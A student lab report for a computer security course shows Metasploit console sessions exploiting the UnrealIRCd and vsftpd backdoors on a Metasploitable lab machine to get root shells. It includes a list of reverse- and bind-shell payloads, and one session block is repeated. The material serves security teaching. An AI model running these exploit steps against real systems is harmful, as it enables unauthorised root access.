Lab Report

CSE451, Computer and Networks Security

Name: Ahmed Khaled Saad Ali Mekheimer ID: 1809799

Lab No: (9) Experiment Title: Attacking Linux with Metasploit Framework


Date: 5 / 1 /2023

Questions & Discussion

1. Screenshots


Machine	IP
Linux Kali	192.168.11.134
Metasploitable	192.168.11.136

Launching Msfconsole




```
┌──(root㉿kali)-[~]
└─# msfconsole

                                  ____________
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
[%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%|       `?a, |%%%%%%%%__%%%%%%%%%__%%__ %%%%]
[% .--------..-----.|  |_ .---.-.|       .,a$%|.-----.|  |.-----.|__|  |_  %%]
[% |        ||  -__||   _||  _  ||  ,,aS$""`  ||  _  ||  ||  _  ||  ||   _|%%]
[% |__|__|__||_____||____||___._||%$P"`       ||   __||__||_____||__||____|%%]
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%%]
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____`"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%        `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]
[%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%]


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```


Launching Attacks Using Metasploit Framework




```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.11.136
RHOST ⇒ 192.168.11.136
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                           Disclosure Date  Rank    Check
  Description
   -   ----                                           ---------------  ----    -----
  -----------
   0   payload/cmd/unix/bind_perl                                      normal  No
  Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                                 normal  No
  Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                      normal  No
  Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                                 normal  No
  Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                        normal  No
  Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                        normal  No
  Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                        normal  No
  Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                                   normal  No
  Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                               normal  No
  Unix Command Shell, Reverse TCP SSL (via perl)
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.11.136
RHOST ⇒ 192.168.11.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.11.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.136:21 - USER: 331 Please specify the password.
[+] 192.168.11.136:21 - Backdoor service has been spawned, handling ...
[+] 192.168.11.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:46827 → 192.168.11.136:6200) at 2023-01-05 09:42:47 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_ruby
_ipv6
payload ⇒ cmd/unix/bind_ruby_ipv6
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.11.136:6667 - Connected to 192.168.11.136:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.11.136:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.11.136:4444
[*] Command shell session 1 opened (192.168.11.134:40271 → 192.168.11.136:4444)
at 2023-01-05 09:35:22 -0500

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e6:72:5f
          inet addr:192.168.11.136  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee6:725f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:102040 errors:1 dropped:2 overruns:0 frame:0
          TX packets:109717 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21574531 (20.5 MB)  TX bytes:60979410 (58.1 MB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:7333 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7333 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3644365 (3.4 MB)  TX bytes:3644365 (3.4 MB)
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.11.136
RHOST ⇒ 192.168.11.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.11.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.136:21 - USER: 331 Please specify the password.
[+] 192.168.11.136:21 - Backdoor service has been spawned, handling ...
[+] 192.168.11.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:46827 → 192.168.11.136:6200) at 2023-01-05 09:42:47 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Armitage - Cyber Attack Management for Metasploit



